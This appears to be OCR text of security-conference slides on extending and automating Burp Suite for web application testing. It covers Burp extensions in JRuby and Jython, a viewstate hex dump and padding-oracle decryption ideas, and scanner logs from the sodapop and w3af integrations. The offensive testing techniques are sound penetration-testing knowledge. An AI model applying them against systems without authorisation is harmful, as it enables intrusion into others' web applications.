  - @iagox86


Random Burping Tips

- Burp Spider in conjunction with - Engagement Tools → Search makes Burp an IH tool
- Find injected code or javascript redirects when inspecting a compromised site/app.



Random Burping Tips

- Proxy Tab --> Options
- Disable clientside input validation when testing via the browser.
- Unhide hidden form fields.



IBurpExtender

- Hooks into HTTP Request for pre/post Burp processing
- Edit Burp configuration pragmatically
- Send requests to repeater/intruder
- Access to scanning/proxy data

Eww Java

- Do I have to work with Java?
  - -Xmn4096M -Xms4096M –Xmx4096M
- Java is fast now
- And the JVM is awesome

	compare 2	|-	|---	25%	median
☐	C **GNU gcc**	1.00	1.00	1.00	**1.10**
☑	C++ **GNU g++**	1.00	1.00	1.00	**1.11**
☐	**ATS**	1.00	1.00	1.00	**1.12**
☐	Ada 2005 **GNAT**	1.00	1.00	1.17	**1.98**
☑	Java **6 steady state**	1.10	1.10	1.12	**2.00**
☐	Haskell **GHC**	1.23	1.23	1.48	**2.13**
☐	Go **6g 8g**	1.30	1.30	1.56	**2.32**
☐	**Scala**	1.14	1.14	1.32	**2.40**
☑	Java **6 -server**	1.11	1.11	1.63	**2.51**

JVM

- Lets you leverage agile synergies to arbitrate technical debt across organiznational and personal boundaries.
- Yuk

JVM

- Ruby (JRuby)
- Python (Jython)
- Javascript (Rhino)
- Clojure
- Scala
- And Lua, PHP (Quercus), COBOL ಠ_ಠ and dozens of other languages.

Burp Extensions in other Languages


- http://github.com/emonti/buby (JRuby)
- http://blog.ombrepixel.com/public/burppython_v0.1.zip (Jython)
- Write your own! (all of the above JVM languages can use the IBurpExtender interface)

Things humans aren’t good at

- I’m not a bit twiddling God
- GDS has done some great stuff with decompressing DEFLATE and binary SOAP HTTP requests/responses.
- Using JRuby/Buby to attack Java Object Serialization https://media.blackhat.com/bh-eu-10/whitepapers/Saindane/BlackHat-EU-2010-Attacking-JAVA-Serialized-Communication-wp.pdf

Things humans aren’t good at

- Padding Oracle vulnerabilities
- Write a Burp hook to decrypt ASP.net viewstate with the machine key from the extracted from padding oracles.
- Re-encrypt on exit
- Use Burp’s built-in viewstate editor, edit flags and win!


burp suite professional v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
response from http://www.nrc-recycle.org:80/Secure/Login.aspx [208.106.226.177]
forward drop intercept is on action
raw headers hex html render viewstate
null
List
int 3
Pair
null
List
int 1
Pair
List
string SiteMapProvider
string mojosite1
0 ff 01 0f 0f 05 09 37 38 33 31 36 30 37 33 33 0f ÿ 783160733
1 64 16 02 66 0f 64 16 02 02 03 0f 64 16 08 02 01 d f d d
2 0f 16 04 1e 0f 53 69 74 65 4d 61 70 50 72 6f 76 SiteMapProv
3 69 64 65 72 05 09 6d 6f 6a 6f 73 69 74 65 31 1e ider mojosite1
4 0f 53 74 61 72 74 69 6e 67 4e 6f -- -- -- -- -- StartingNo

Turning Burp into an Automated Scanner?

- Paul Haas's sodapop tool uses Burp Headless to spider a website and actively scan for vulnerabilities, and to log everything to stdout.
- (http://www.redspin.com/blog/2010/09/20/advanced-burp-suite-automation-2/)
- Easy to integrate into large collections of startup scans

```
$ ./sodapop.sh www.example.com example "CookieMonster=LikesCookies"
suite: method BurpExtender.processProxyMessage() found
suite: method BurpExtender.processHttpMessageMethod() found
suite: method BurpExtender.registerExtenderCallbacks() found
suite: method BurpExtender.setCommandLineArgs() found
suite: method BurpExtender.applicationClosing() found
suite: method BurpExtender.newScanIssue() found
proxy: proxy service started on port 8080
scanner: live active scanning is enabled - any in-scope requests made via Burp P
suite: Attempting to restore state from 'sodacan.zip'
proxy: proxy service stopped on port 8080
proxy: proxy service started on port 8080
scanner: live active scanning is enabled - any in-scope requests made via Burp P
suite: Adding www.example.com to scope, spider and scanner
suite: Including 'Cookie: CookieMonster=LikesCookies' to all in-scope requests.
suite: Starting spider on http://www.example.com:80/ at Mon Sep 20 9:00:01 PDT 2
suite: Monitor thread started at Mon Sep 20 9:00:05 PDT 2010 and waiting for spi
suite: Monitor thread started and waiting for spider to complete
scanner: Low Cookie without HttpOnly flag set: http:/www.example.com:80/
scanner: High Cleartext submission of password: http://www.example.com:80/login/
scanner: Low Password field with autocomplete enabled: http://www.example.com:80
scanner: High XPath injection: http://www.example.com:80/api/access/
```

Turning Burp into an Automated Scanner?

- W3af, awesome Python web attack framework
- So, now we have access to Burp scanners/proxy, and a Python runtime. Why don’t we just import w3af checks into burp? (http://blog.ombrepixel.com/post/2010/09/09/Running-w3af-plugins-in-Burp-Suite)

```
C:\Burp>java -Xmx512m -classpath burpsuite_v1.3.03.jar;burppython.ja
init: Bootstrapping class not in Py.BOOTSTRAP_TYPES[class=class org.p
BurpExtender.py needs to be in a folder listed below:
['C:\\Burp\\Lib', '/C:/Burp/burppython.jar/Lib', '__classpath__', '_
loading w3af plugins
---------------------
Loading grep.domXss...                          Success
Loading grep.error500...                        Success
Loading grep.errorPages...                      Success
Loading grep.feeds...                           Success
Loading grep.fileUpload...                      Success
Loading grep.hashFind...                        Success
Loading grep.httpAuthDetect...                  Success
Loading grep.privateIP...                       Success
Loading grep.ssn...                             Success
Loading grep.strangeHeaders...                  Success
Loading grep.strangeHTTPCode...                 Success
Loading grep.strangeReason...                   Success
Loading grep.svnUsers...                        Success
Loading grep.wsdlGreper...                      Success
```

Conclusions

- Be your own scanner
- Don’t be a tool, really **use your** tools.
- Humans > machines

Links

- http://portswigger.net/burp/
- http://code.google.com/p/fuzzdb/
- http://www.skullsecurity.org/blog/2010/the-ultimate-faceoff-between-password-lists

Closing Notes or Whatevs

Taking your mom back from automated scanners

REDSPIN